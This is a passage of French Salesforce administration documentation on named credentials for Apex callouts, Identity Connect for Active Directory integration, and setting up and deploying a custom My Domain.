
**Exemple:** Dans le code Apex suivant, un identifiant nommé et un chemin ajouté spécifient le point de terminaison de l'appel.

```
HttpRequest req = new HttpRequest();
req.setEndpoint('callout:My_Named_Credential/some_path');
req.setMethod('GET');
Http http = new Http();
HTTPResponse res = http.send(req);
System.debug(res.getBody());
```

L'identifiant nommé référencé spécifie l'URL du point de terminaison et les paramètres d'authentification.



Si vous utilisez OAuth au lieu de l'authentification par mot de passe, le code Apex reste identique. Les paramètres d'authentification diffèrent dans l'identifiant nommé, qui référence un fournisseur d'authentification défini dans l'organisation.




Par comparaison, examinons le code Apex sans identifiant nommé. Notez que le code devient plus complexe pour gérer l'authentification, même si nous conservons l'authentification par mot de passe de base. Le codage OAuth est encore plus complexe et un cas d'utilisation idéal pour les identifiants nommés.

```
HttpRequest req = new HttpRequest();
req.setEndpoint('https://my_endpoint.example.com/some_path');
req.setMethod('GET');

// Because we didn't set the endpoint as a named credential,
// our code has to specify:
// - The required username and password to access the endpoint
// - The header and header information

String username = 'myname';
String password = 'mypwd';

Blob headerValue = Blob.valueOf(username + ':' + password);
String authorizationHeader = 'BASIC ' +
EncodingUtil.base64Encode(headerValue);
req.setHeader('Authorization', authorizationHeader);

// Create a new http object to send the request object
// A response object is generated as a result of the request

Http http = new Http();
HTTPResponse res = http.send(req);
System.debug(res.getBody());
```

## Définition d'un identifiant nommé

Créez un identifiant nommé afin de spécifier l'URL un point de terminaison d'appel et ses paramètres d'authentification requis dans une seule définition. Vous pouvez ensuite spécifier l'identifiant nommé en tant que point de terminaison d'appel externe et laisser Salesforce gérer l'authentification. Vous pouvez ignorer les paramètres de site distant (habituellement requis pour les appels vers des sites externes) pour le site défini dans l'identifiant nommé.

Octroi de l'accès aux paramètres d'authentification pour les identifiants nommés

Pour les identifiants nommés qui utilisent l'authentification par l'utilisateur, accordez l'accès aux utilisateurs via des ensembles d'autorisations et des profils. Les utilisateurs peuvent ainsi configurer et gérer leurs propres paramètres d'authentification pour accéder au système externe.

CONSULTER ÉGALEMENT :

Définition d'un identifiant nommé

Octroi de l'accès aux paramètres d'authentification pour les identifiants nommés

*Guide du développeur Apex* : Invocation d'appels en utilisant Apex

À propos des fournisseurs d'authentification externes

## Définition d'un identifiant nommé

Créez un identifiant nommé afin de spécifier l'URL un point de terminaison d'appel et ses paramètres d'authentification requis dans une seule définition. Vous pouvez ensuite spécifier l'identifiant nommé en tant que point de terminaison d'appel externe et laisser Salesforce gérer l'authentification. Vous pouvez ignorer les paramètres de site distant (habituellement requis pour les appels vers des sites externes) pour le site défini dans l'identifiant nommé.

Les identifiants nommés sont pris en charge dans les types de définition d'appel externe suivants :

- Appels externes Apex
- Sources de données externes de type :
  - Salesforce Connect : OData 2.0
  - Salesforce Connect : OData 4.0
  - Salesforce Connect : Personnalisé (développé avec l'infrastructure du connecteur Apex)

Pour configurer un identifiant nommé :

1. Dans Configuration, saisissez *Identifiants nommés* dans la case Recherche rapide, puis sélectionnez **Identifiants nommés**.
2. Cliquez sur **Nouvel identifiant nommé** ou sur **Modifier** pour modifier un identifiant nommé existant.
3. Renseignez les champs.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour afficher, créer, modifier ou supprimer des identifiants nommés :
- Modifier toutes les données

| Champ | Description |
|---|---|
| Étiquette | Le nom convivial de l'identifiant nommé, affiché dans l'interface utilisateur de Salesforce, par exemple dans les vues de liste.<br>Si vous définissez le Type d'identité sur Par utilisateur, cette étiquette est visible lorsque les utilisateurs affichent ou modifient leur paramètres d'authentification pour des systèmes externes. |
| Nom | Un identifiant unique utilisé pour référencer cet identifiant nommé dans les définitions d'appels externes Apex et via l'API.<br>Le nom peut contenir uniquement des traits de soulignement et des caractères alphanumériques. Il doit être unique, commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. |

| Champ | Description |
|---|---|
| URL | L'URL ou l'URL racine du point de terminaison de l'appel. Elle doit commencer par *http://* ou *https://*. Elle peut inclure un chemin, mais pas une chaîne de requête. Exemples :<br>• `http://my_endpoint.example.com`<br>• `https://my_endpoint.example.com/secure/payroll`<br>Vous pouvez néanmoins ajouter une chaîne de requête et un chemin spécifique dans la référence à l'identifiant nommé de la définition de l'appel externe. Par exemple, un appel externe Apex peut référencer l'identifiant nommé « My_Payroll_System », comme suit :<br>`HttpRequest req = new HttpRequest();`<br>`req.setEndpoint('callout:My_Payroll_System/paystubs?format=json');` |
| Certificat | Si vous spécifiez un certificat, votre organisation Salesforce le fournit lorsque en établissant chaque connexion SSL bidirectionnelle avec le système externe. Ce certificat est utilisé pour les signatures numériques, qui vérifient que les requêtes proviennent de votre Salesforce. |
| Type d'identité | Détermine si vous utilisez une ou plusieurs séries d'identifiants pour accéder au système externe.<br>• Anonyme : aucune identité, donc aucune authentification.<br>• Par utilisateur : utilisez des identifiants distincts pour chaque utilisateur qui accède au système externe via des appels. Sélectionnez cette option si le système externe limite l'accès au niveau de chaque utilisateur.<br>Lorsque vous avez accordé l'accès utilisateur via des ensembles d'autorisations ou des profils dans Salesforce, les utilisateurs peuvent gérer, dans leurs paramètres personnels, leurs propres paramètres d'authentification pour les systèmes externes.<br>• Principal nommé : utilisez le même ensemble d'identifiants pour tous les utilisateurs qui accèdent au système externe depuis votre organisation. Sélectionnez cette option si vous désignez un compte d'utilisateur dans le système externe pour tous les utilisateurs de votre organisation Salesforce. |

4. Sélectionnez le protocole d'authentification.
   - Si vous sélectionnez **Authentication par mot de passe**, saisissez le nom d'utilisateur et le mot de passe permettant d'accès au service externe.
   - Si vous sélectionnez **Oauth 2.0**, renseignez les champs ci-dessous.

| Champ | Description |
|---|---|
| Fournisseur d'authentification | Sélectionnez le fournisseur. Reportez-vous à À propos des fournisseurs d'authentification externes à la page 1026. |

| Champ | Description |
|---|---|
| `Étendue` | Spécifie l'étendue des autorisations permettant de demander le jeton d'accès. Votre fournisseur d'authentification détermine les valeurs autorisées. Reportez-vous à Utilisation du paramètre d'étendue à la page 1060.<br>Remarque:<br>– La valeur que vous saisissez remplace la valeur `Étendues par défaut` qui est définie dans le fournisseur d'authentification spécifié.<br>– La définition d'étendues peut déterminer si chaque flux OAuth affiche un écran de consentement pour l'utilisateur.<br>– Nous recommandons de demander un jeton d'actualisation ou un accès hors ligne. Sinon, vous perdez l'accès au système externe à l'expiration du jeton. |
| `Démarrer le flux d'authentification à l'enregistrement` | Pour l'authentification au système externe et l'obtention d'un jeton OAuth, sélectionnez cette case. Ce processus d'authentification est appelé flux OAuth.<br>Lorsque vous cliquez sur **Enregistrer**, le système externe vous invite à vous connecter. Une fois connecté(e), le système externe vous accorde un jeton OAuth qui permet d'accéder à ses données depuis cette organisation.<br>Répétez le flux OAuth lorsque vous avez besoin d'un nouveau jeton, par exemple lorsqu'il expire, ou si vous modifiez les champs `Étendue` ou `Fournisseur d'authentification`. |

5. Pour utiliser des en-têtes ou des corps dans les appels externes, activez les options correspondantes.

| Champ | Description |
|---|---|
| `Générer un en-tête d'autorisation` | Par défaut, Salesforce génère un en-tête d'autorisation et l'applique à chaque appel qui référence l'identifiant nommé.<br>Désélectionnez cette option uniquement si l'une des affirmations suivantes est vraie :<br>• Le point de terminaison distant ne prend pas en charge les en-têtes d'autorisation.<br>• Les en-têtes d'autorisation sont fournis par d'autres moyens. Par exemple, dans des appels Apex, le code du développeur peut construire un en-tête d'autorisation personnalisé pour chaque appel.<br>Cette option requise si vous référencez l'identifiant nommé à partir d'une source de données externe. |
| `Autoriser les champs de fusion dans un en-tête HTTP`<br>`Autoriser les champs de fusion dans un corps HTTP` | Dans chaque appel Apex, le code spécifie comment l'en-tête et le corps de requête HTTP sont construits. Par exemple, le code Apex peut définir la valeur d'un cookie dans un en-tête d'autorisation.<br>Ces options permettent au code Apex d'utiliser des champs de fusion pour renseigner l'en-tête et le corps de requête HTTP avec les données de l'organisation lorsque l'appel est passé. |

| Champ | Description |
| --- | --- |
| | Ces options sont disponibles si vous référencez l'identifiant nommé à partir d'une source de données externe. |

Pour référencer un identifiant nommé à partir d'une définition d'appel externe, utilisez l'URL de l'identifiant nommé. Une URL d'identifiant nommé contient le schéma `callout:`, le nom de l'identifiant nommé et un chemin facultatif. Par exemple : `callout:My_Named_Credential/some_path`.

Vous pouvez ajouter une chaîne de requête à une URL d'identifiant nommé. Utilisez un séparateur point d'interrogation (?) entre l'URL de l'identifiant nommé et la chaîne de requête. Par exemple : `callout:Mon_Identifiant_Nommé/un_chemin?format=json`.

CONSULTER ÉGALEMENT :

Identifiants nommés

Octroi de l'accès aux paramètres d'authentification pour les identifiants nommés

*Apex Developer Guide* : Invocation d'appels en utilisant Apex

## Octroi de l'accès aux paramètres d'authentification pour les identifiants nommés

Pour les identifiants nommés qui utilisent l'authentification par l'utilisateur, accordez l'accès aux utilisateurs via des ensembles d'autorisations et des profils. Les utilisateurs peuvent ainsi configurer et gérer leurs propres paramètres d'authentification pour accéder au système externe.

1. Dans Configuration, saisissez *Ensembles d'autorisations* dans la case Recherche rapide, puis sélectionnez **Ensembles d'autorisations** ou **Profils**.
2. Cliquez sur le nom de l'ensemble d'autorisations ou du profil à modifier.
3. Effectuez l'une des opérations suivantes :
   - Pour un ensemble d'autorisations, ou un profil dans l'interface utilisateur de profil avancé, cliquez sur **Accès aux identifiants nommés** dans la section Applications. Cliquez ensuite sur **Modifier**.
   - Pour un profil dans l'interface utilisateur de profil d'origine, cliquez sur **Modifier** dans la section Accès Identifiants nommés activé.
4. Ajoutez les identifiants nommés que vous souhaitez activer.
5. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Stockage des paramètres d'authentification pour les systèmes externes

Définition d'un identifiant nommé

Identifiants nommés

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

Ensembles d'autorisations disponibles avec : **Contact Manager** Edition, **Professional** Edition, **Group** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour modifier des ensembles d'autorisations et des profils utilisateur :

- Gérer les profils et les ensembles d'autorisations

# À propos d'Identity Connect

Identity Connect fournit l'intégration Active Directory.

Identity Connect fournit une intégration Active Directory avec Salesforce via un service qui s'exécute sur les plates-formes Windows ou Linux. Cette intégration inclut la synchronisation des utilisateurs Active Directory avec Salesforce ou Identity Connect agissant en tant que fournisseur de services d'identité (IDP) pour l'intégration Active Directory de l'authentification unique (SSO) lors de la connexion à Salesforce.

Installation d'Identity Connect

Activation d'Identity Connect

CONSULTER ÉGALEMENT :

Installation d'Identity Connect

Activation d'Identity Connect

Guide de mise en œuvre d'Identity Connect

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible moyennant un coût supplémentaire dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition **Developer** Edition inclut 10 licences d'ensemble d'autorisations Identity Connect.

## Installation d'Identity Connect

Votre organisation doit posséder au moins une licence Identity Connect. Pour obtenir Identity Connect, contactez Salesforce.

Le logiciel Identity Connect est généralement installé sur un serveur par votre service informatique. Il n'est pas nécessaire que chaque utilisateur installe individuellement Identity Connect.

1. Dans Configuration, saisissez *`Identity Connect`* dans la case `Recherche rapide`, puis sélectionnez **Identity Connect**.

   Remarque: **Identity Connect** n'est pas affiché dans la Configuration tant que Salesforce n'a pas ajouté la fonctionnalité à votre organisation.

2. Cliquez sur le lien de téléchargement correspondant à votre système d'exploitation.
3. Installez le logiciel en suivant le guide Salesforce Identity Connect Implementation Guide.

CONSULTER ÉGALEMENT :

À propos d'Identity Connect

Activation d'Identity Connect

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible moyennant un coût supplémentaire dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition **Developer** Edition inclut 10 licences d'ensemble d'autorisations Identity Connect.

**AUTORISATIONS UTILISATEUR**

Pour installer Identity Connect :

- Gérer les utilisateurs

### Activation d'Identity Connect

Pour obtenir Identity Connect, contactez Salesforce.

Pour activer Identity Connect pour un utilisateur :

1. Attribuez la licence Identity Connect à un utilisateur.
2. Créez un ensemble d'autorisations, puis ajoutez-lui l'autorisation « Utiliser Identity Connect ».
3. Attribuez l'ensemble d'autorisations à l'utilisateur.

Procédure : create, edit, and assign a permission set

CONSULTER ÉGALEMENT :

À propos d'Identity Connect

Installation d'Identity Connect

Guide de mise en œuvre d'Identity Connect

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible moyennant un coût supplémentaire dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition **Developer** Edition inclut 10 licences d'ensemble d'autorisations Identity Connect.

**AUTORISATIONS UTILISATEUR**

Pour attribuer une licence d'ensemble d'autorisations :

- Gérer les utilisateurs internes

Pour créer et attribuer des ensembles d'autorisations :

- Gérer les profils et les ensembles d'autorisations

Pour afficher les utilisateurs attribués à un ensemble d'autorisations :

- Afficher la configuration

## Mon domaine

Ajoutez un domaine personnalisé à votre URL d'organisation Salesforce avec la fonctionnalité Mon domaine de Salesforce. Un domaine personnalisé permet de mettre en évidence votre marque et renforcer la protection de votre organisation. Un domaine personnalisé est pratique et permet de personnaliser votre page de connexion.

À l'aide de Mon domaine, vous définissez un domaine personnalisé au sein de votre domaine Salesforce. Un domaine personnalisé est un sous-domaine d'un domaine principal. Par exemple, `developer` est un sous-domaine de `salesforce.com` . Avec un domaine personnalisé, vous pouvez remplacer l'URL que Salesforce vous a attribuée, par exemple `https://votreInstance.salesforce.com/`, par le nom de votre choix, par exemple `https://unjolinom.my.salesforce.com`.

Un nom de domaine personnalisé facilite la gestion de la connexion et de l'authentification pour votre organisation de plusieurs façons. Vous pouvez

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition, **Unlimited** Edition, **Enterprise** Edition, **Developer** Edition, **Professional** Edition et **Group** Edition

- Mettre en avant l'identité de votre société avec l'URL de votre domaine unique
- Ajouter votre marque à l'écran de connexion et personnaliser le contenu du cadre droit
- Bloquer ou rediriger les requêtes de pages qui n'utilisent pas le nouveau nom de domaine
- Travailler dans plusieurs organisations Salesforce en même temps
- Définir une stratégie de connexion personnalisée pour déterminer comment les utilisateurs sont authentifiés
- Permettre aux utilisateurs de se connecter à l'aide d'un compte social, tel que Google et Facebook, depuis la page de connexion
- Permettre aux utilisateurs de se connecter une seule fois pour accéder à des services externes

Mon domaine est requis pour pouvoir utiliser les fonctionnalités Salesforce suivantes :

- Authentification unique (SSO) avec fournisseurs d'identité externes
- Connexion sociale avec des fournisseurs d'authentification, tels que Google et Facebook
- Composants Lightning dans des onglets de composant Lightning, Pages Lightning, Générateur d'application Lightning ou des applications autonomes.

Mon domaine est également disponible pour les environnements test sandbox.

**Remarque:** Mon domaine est soumis à des conditions d'utilisation supplémentaires.

Votre nom de domaine utilise un format d'URL standard, qui comprend :

- Protocole : https://
- Préfixe de sous-domaine : votre marque ou un autre terme
- Domaine : my.salesforce.com

Votre nom peut inclure jusqu'à 40 lettres, chiffres et tirets. Vous ne pouvez pas commencer le nom de domaine par une racine, un statut ou un tiret.

Vous pouvez essayer des noms et vérifier leur disponibilité avant de lancer votre nom de domaine.

Salesforce est activé en tant que fournisseur d'identité lors de la création d'un domaine. Une fois votre domaine déployé, vous pouvez ajouter ou modifier des fournisseurs d'identité, et améliorer la sécurité de votre organisation en personnalisant la politique de connexion de votre domaine.

**Important:** Une fois déployé, votre domaine est immédiatement activé et les requêtes avec l'URL d'origine sont redirigées vers votre nouveau domaine. Seul le support client de Salesforce peut désactiver ou modifier votre nom de domaine après son déploiement.

### Configurer un nom de domaine

La mise en oeuvre de votre nom de domaine est rapide et aisée.

### Définition de votre nom de domaine

Enregistrez le nom de domaine personnalisé de votre organisation. Vous pouvez essayer plusieurs noms et vérifier leur disponibilité avant de l'enregistrer.

### Consignes et meilleures pratiques relatives à la mise en oeuvre de Mon domaine

Les consignes ci-dessous facilitent la transition vers un nouveau nom de domaine.

### Test et déploiement de votre nouveau nom de domaine

Une fois votre nom de domaine défini, testez-le puis déployez-le pour vos utilisateurs. Un test offre la possibilité d'explorer votre nom de domaine. Il permet également de vérifier les adresses des pages avant de déployer votre domaine pour les utilisateurs.

### Modifications de l'URL Mon domaine

Lorsque vous configurez un nom de domaine pour votre organisation, toutes vos URL d'applications, y compris les pages Visualforce, changent également. Assurez-vous de mettre à jour toutes les URL d'application avant de déployer un nom de domaine. Par exemple, le champ `URL de notification par e-mail`, dans Réponses Chatter, continue d'envoyer les notifications avec les anciennes URL si vous ne les mettez pas à jour. Ce tableau indique les différences.

### Définition de la stratégie de connexion de Mon domaine

Sécurisez votre connexion en personnalisant la stratégie de connexion de votre domaine.

### Personnalisation de votre page de connexion de marque

Personnalisez la présentation de votre page de connexion en ajoutant une couleur d'arrière-plan, un logo et un contenu droit. La personnalisation de votre page de connexion sous la marque de votre société facilite son identification pour les utilisateurs.

### Ajout de fournisseurs d'identité dans une page de connexion

Permettez aux utilisateurs de s'authentifier en utilisant des options de fournisseur d'identité alternatif directement depuis votre page de connexion. Si vous avez activé l'authentification unique et configuré SAML, ou si vous avez configuré des fournisseurs d'authentification externes en tant que fournisseurs d'authentification dans Configuration, vous pouvez fournir des liens vers ces fournisseurs d'identité sur la page de connexion de votre domaine. Les utilisateurs sont dirigés vers l'écran de connexion du fournisseur d'identité pour s'authentifier puis sont redirigés vers Salesforce.

### Obtention d'informations sur les performances et la maintenance du système avec Mon domaine

Les clients Salesforce obtiennent des informations sur les performances et la maintenance du système depuis `trust.salesforce.com`. Ce site présente des informations sur les performances basées sur l'instance dans laquelle votre organisation se trouve. L'instance que votre organisation utilise est affichée dans la barre d'adresse du navigateur, sauf si vous avez configuré Mon domaine. Si vous avez respecté les meilleures pratiques et configuré Mon domaine, utilisez l'outil Référence du domaine pour obtenir l'instance.

### FAQ de Mon domaine

## CONSULTER ÉGALEMENT :

- Configurer un nom de domaine
- Modifications de l'URL Mon domaine
- Test et déploiement de votre nouveau nom de domaine
- Consignes et meilleures pratiques relatives à la mise en oeuvre de Mon domaine
- Obtention d'informations sur les performances et la maintenance du système avec Mon domaine

# Configurer un nom de domaine

La mise en oeuvre de votre nom de domaine est rapide et aisée.

1. Recherchez un nom de domaine disponible, puis enregistrez-le.
2. Personnalisez le logo, la couleur d'arrière-plan et le contenu du cadre droit dans votre page de connexion.
3. Ajoutez ou modifiez des fournisseurs d'identité disponibles dans votre page de connexion.
4. Testez vote nom de domaine et déployez-le dans toute votre organisation.
5. Définissez la stratégie de connexion du domaine pour les utilisateurs qui accèdent à vos pages.

CONSULTER ÉGALEMENT :

- Mon domaine
- Définition de votre nom de domaine
- Test et déploiement de votre nouveau nom de domaine
- Définition de la stratégie de connexion de Mon domaine
- Personnalisation de votre page de connexion de marque
- Ajout de fournisseurs d'identité dans une page de connexion

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition, **Unlimited** Edition, **Enterprise** Edition, **Developer** Edition, **Professional** Edition et **Group** Edition

AUTORISATIONS UTILISATEUR

Pour configurer un nom de domaine :

- Personnaliser l'application

# Définition de votre nom de domaine

Enregistrez le nom de domaine personnalisé de votre organisation. Vous pouvez essayer plusieurs noms et vérifier leur disponibilité avant de l'enregistrer.

Commencez par définir votre nom de domaine personnalisé en recherchant un nom unique dans votre organisation, puis enregistrez-le. Choisissez votre nom avec précaution. Lors de l'enregistrement, Salesforce met à jour son registre de noms de domaine avec le vôtre. Une fois enregistré, seul le support client de Salesforce peut désactiver ou modifier votre nom de domaine.

1. Dans Configuration, saisissez *Mon domaine* dans la case `Recherche rapide`, puis sélectionnez **Mon domaine**.
2. Saisissez le nom de sous-domaine que vous souhaitez utiliser dans l'exemple d'URL. Par exemple, une société appelée Universal Containers veut utiliser le sous-domaine `universalcontainers`. L'URL de connexion de la société serait dans ce cas `https://universalcontainers.my.salesforce.com/`. Votre nom peut inclure jusqu'à 40 lettres, chiffres et tirets.

   Vous ne pouvez pas utiliser les termes réservés suivants pour des sous-domaines :

   - www
   - salesforce
   - heroku

   Le nom de domaine ne peut pas commencer par :

   - root
   - status
   - un tiret

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition, **Unlimited** Edition, **Enterprise** Edition, **Developer** Edition, **Professional** Edition et **Group** Edition

AUTORISATIONS UTILISATEUR

Pour définir un nom de domaine :

- Personnaliser l'application

3. Cliquez sur **Vérifier la disponibilité**. Si votre nom est déjà utilisé, choisissez-en un autre.
4. Cliquez sur **Conditions** pour réviser votre contrat, puis activez la case.
5. Cliquez sur **Enregistrer le domaine**.
6. Vous êtes informé par e-mail lorsque votre nom de domaine est prêt pour le test. Cela peut prendre jusqu'à trois minutes.

Vos utilisateurs peuvent utiliser le nouveau nom de domaine lorsque vous l'avez testé et déployé.

CONSULTER ÉGALEMENT :

- Configurer un nom de domaine
- Consignes et meilleures pratiques relatives à la mise en oeuvre de Mon domaine
- Modifications de l'URL Mon domaine
- Test et déploiement de votre nouveau nom de domaine

## Consignes et meilleures pratiques relatives à la mise en oeuvre de Mon domaine

Les consignes ci-dessous facilitent la transition vers un nouveau nom de domaine.

- Informez vos utilisateurs de la modification à venir avant son déploiement.
- Déployez votre nouveau domaine lorsque le trafic de votre organisation est réduit, par exemple le week-end, pour pouvoir effectuer des dépannages sans gêner.
- Avant de déployer, testez les personnalisations de la politique de connexion, les fonctionnalités de l'interface utilisateur personnalisée, les pages Visualforce et les modifications d'URL d'applications dans un environnement sandbox.
- Si vous avez personnalisé votre interface utilisateur Salesforce avec des fonctionnalités telles que des boutons personnalisés ou des pages Visualforce, veillez à tester rigoureusement les éléments personnalisés avant de déployer votre nom de domaine. Recherchez les références codées en dur et les URL basées sur l'instance dans vos personnalisations. Utilisez à la place les URL de votre domaine personnalisé.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition, **Unlimited** Edition, **Enterprise** Edition, **Developer** Edition, **Professional** Edition et **Group** Edition

- Assurez-vous de mettre à jour toutes les URL d'application avant de déployer un nom de domaine. Par exemple, le champ `URL de notification par e-mail`, dans Réponses Chatter, continue d'envoyer les notifications avec les anciennes URL si vous ne les mettez pas à jour.
- Si votre domaine est enregistré mais n'a pas encore été déployé, les URL contiennent le nom de votre domaine personnalisé lorsque vous vous connectez à partir de la page de connexion Mon domaine. Cependant, les liens provenant des champs de fusion insérés dans les e-mails envoyés de façon asynchrone, par exemple les e-mails de workflow, contiennent toujours les anciennes URL. *Après* le déploiement de votre domaine, ces liens affichent les nouvelles URL de Mon domaine.
- Facilitez les premiers pas de vos utilisateurs avec votre nouveau nom de domaine en envoyant des liens vers les pages qu'ils utilisent fréquemment, notamment votre page de connexion. Informez vos utilisateurs si vous avez modifié la stratégie de connexion et invitez-les à mettre à jour leurs favoris lors de la première redirection.
- Sélectionnez l'option Stratégie de redirection **Redirigé avec un avertissement vers la même page au sein du domaine** pour laisser le temps aux utilisateurs de mettre à jour le nouveau nom de domaine dans leurs favoris. Après quelques jours ou quelques semaines, changez la politique sur **Non redirigé**. Cette option demande aux utilisateurs d'utiliser votre nom de domaine pour afficher vos pages. Elle offre un niveau de sécurité supérieur.
- Utilisez `Empêcher la connexion depuis https://login.salesforce.com` uniquement pour éviter que des utilisateurs ne connaissant pas votre domaine personnalisé essaient de l'utiliser. Sinon, laissez cette option disponible pour permettre à vos utilisateurs de se familiariser avec le nouveau nom de domaine.

- Les favoris ne fonctionnent pas lorsque l'option `Rediriger vers la même page au sein du domaine` est sélectionnée pour des portails partenaires. Modifiez manuellement les favoris existants pour pointer vers la nouvelle URL du domaine en remplaçant le nom de l'instance Salesforce par votre nom de domaine personnalisé. Par exemple, remplacez *`https://votreInstance.salesforce.com/`* par *`https://votreDomain.my.salesforce.com/`* dans l'URL du favori.
- Si vous bloquez les requêtes de page d'application qui n'utilisent pas les URL du nouveau nom de domaine Salesforce, informez les utilisateurs qu'ils doivent mettre à jour les anciens favoris ou ajouter la page de connexion à un nouveau favori. Ils doivent également mettre à jour les onglets ou les liens dans l'application. Si vous définissez votre stratégie de redirection de connexion sur `Non redirigé`, les utilisateurs doivent utiliser immédiatement les nouvelles URL.
- Si vous utilisez Mon domaine, vous pouvez identifier quels utilisateurs se connectent à l'aide de la nouvelle URL de connexion et quand. Dans Configuration, saisissez *`Historique des connexions`* dans la case `Recherche rapide`, sélectionnez **Historique des connexions**, puis consultez les colonnes Nom d'utilisateur et URL de connexion.
- Dans la page `login.salesforce.com`, les utilisateurs peuvent cliquer sur **Se connecter à un domaine personnalisé** pour saisir votre nom de domaine personnalisé et se connecter. Dans ce cas, ils doivent connaître le nom de domaine. Par sécurité, donnez-leur également un lien direct vers la page de connexion de votre domaine personnalisé.

| Si vous disposez de... | Procédez comme suit |
| --- | --- |
| Intégrations API dans votre organisation | Vérifiez si le client API référence directement le point de terminaison du serveur. Le client API doit utiliser la valeur LoginResult.serverURL renvoyée par la requête de connexion au lieu d'utiliser l'URL du serveur codée en dur.<br>Une fois votre domaine personnalisé déployé, Salesforce renvoie l'URL du serveur contenant votre domaine. Les paramètres de la stratégie de redirection n'ont aucun effet sur les appels d'API. Cela signifie que les anciens appels aux URL d'instance continuent de fonctionner. Il est toutefois préférable d'utiliser la valeur renvoyée par Salesforce. |
| Modèles d'e-mail | Remplacez les références à l'URL d'instance de l'organisation par votre domaine personnalisé. |
| Pages Visualforce personnalisées ou applications Force.com personnalisées | Remplacez les références à l'URL d'instance de l'organisation par votre domaine personnalisé. Reportez-vous à Comment trouver les références codées en dur avec Force.com IDE. |
| Chatter | Demandez à vos utilisateurs à mettre à jour leurs favoris dans le menu de navigation gauche de leurs groupes Chatter. |
| Zones de communautés (Idées/Réponses/Réponses Chatter) | Mettez à jour manuellement l'`URL de notification par e-mail`. |

| Si vous disposez de... | Procédez comme suit |
| --- | --- |
| | Pour mettre à jour l'URL, effacez l'URL existante pour vider le champ et enregistrer la page. Le système renseigne ensuite le champ avec la nouvelle URL Mon domaine. |

CONSULTER ÉGALEMENT :

- Modifications de l'URL Mon domaine
- Test et déploiement de votre nouveau nom de domaine
- Mon domaine

## Test et déploiement de votre nouveau nom de domaine

Une fois votre nom de domaine défini, testez-le puis déployez-le pour vos utilisateurs. Un test offre la possibilité d'explorer votre nom de domaine. Il permet également de vérifier les adresses des pages avant de déployer votre domaine pour les utilisateurs.

**Important:** Une fois déployé , votre domaine est immédiatement activé et les requêtes avec l'URL d'origine sont redirigées vers votre nouveau domaine. Seul le support client de Salesforce peut désactiver ou modifier votre nom de domaine après son déploiement.

1. Testez la connexion à votre domaine. Dans Configuration, saisissez *Mon domaine* dans la case Recherche rapide, sélectionnez **Mon domaine**, puis **Cliquez ici pour vous connecter**. Vous pouvez également vous déconnecter de votre organisation DE et vous connecter à Salesforce en utilisant votre nom de domaine personnalisé. Vous pouvez cliquer sur le lien de connexion dans l'e-mail d'activation que vous recevez.

   Vous pouvez personnaliser la page de connexion de votre domaine et ajouter des services d'authentification (tels que l'authentification sociale) avant de déployer le domaine pour vos utilisateurs. Vous pouvez également tester le domaine dans un environnement sandbox.

2. Testez le nouveau nom de domaine en cliquant sur les onglets et les liens. Toutes les pages affichent désormais votre nouveau nom de domaine.

   Si vous avez personnalisé votre interface utilisateur Salesforce avec des fonctionnalités telles que des boutons personnalisés ou des pages Visualforce, veillez à tester rigoureusement les éléments personnalisés avant de déployer votre nom de domaine. Recherchez les références codées en dur et les URL basées sur l'instance dans vos personnalisations. Utilisez à la place les URL de votre domaine personnalisé.

3. Pour déployer le nouveau nom de domaine dans votre organisation, dans Configuration, saisissez *Mon domaine* dans la case Recherche rapide, puis sélectionnez **Mon domaine** et cliquez sur **Déployer vers les utilisateurs** puis sur **OK**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition, **Unlimited** Edition, **Enterprise** Edition, **Developer** Edition, **Professional** Edition et **Group** Edition

AUTORISATIONS UTILISATEUR

Pour configurer un nom de domaine :

- Personnaliser l'application

Lorsque vous déployez votre domaine, il est immédiatement activé et tous les utilisateurs sont redirigés vers les pages qui utilisent les nouvelles adresses de domaine. Une fois votre domaine déployé, vous pouvez définir des stratégies de connexion dans la section Paramètres du domaine. Vous pouvez par exemple empêcher les utilisateurs de se connecter depuis login.salesforce.com.

CONSULTER ÉGALEMENT :

- Configurer un nom de domaine
- Consignes et meilleures pratiques relatives à la mise en oeuvre de Mon domaine
- Personnalisation de votre page de connexion de marque
- Ajout de fournisseurs d'identité dans une page de connexion
- Définition de la stratégie de connexion de Mon domaine

## Modifications de l'URL Mon domaine

Lorsque vous configurez un nom de domaine pour votre organisation, toutes vos URL d'applications, y compris les pages Visualforce, changent également. Assurez-vous de mettre à jour toutes les URL d'application avant de déployer un nom de domaine. Par exemple, le champ `URL de notification par e-mail`, dans Réponses Chatter, continue d'envoyer les notifications avec les anciennes URL si vous ne les mettez pas à jour. Ce tableau indique les différences.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition, **Unlimited** Edition, **Enterprise** Edition, **Developer** Edition, **Professional** Edition et **Group** Edition

| Type d'URL | Ancienne URL | Nouvelle URL |
|---|---|---|
| Connecter | `https://login.salesforce.com` | `https://<sousdomaine>.my.salesforce.com` |
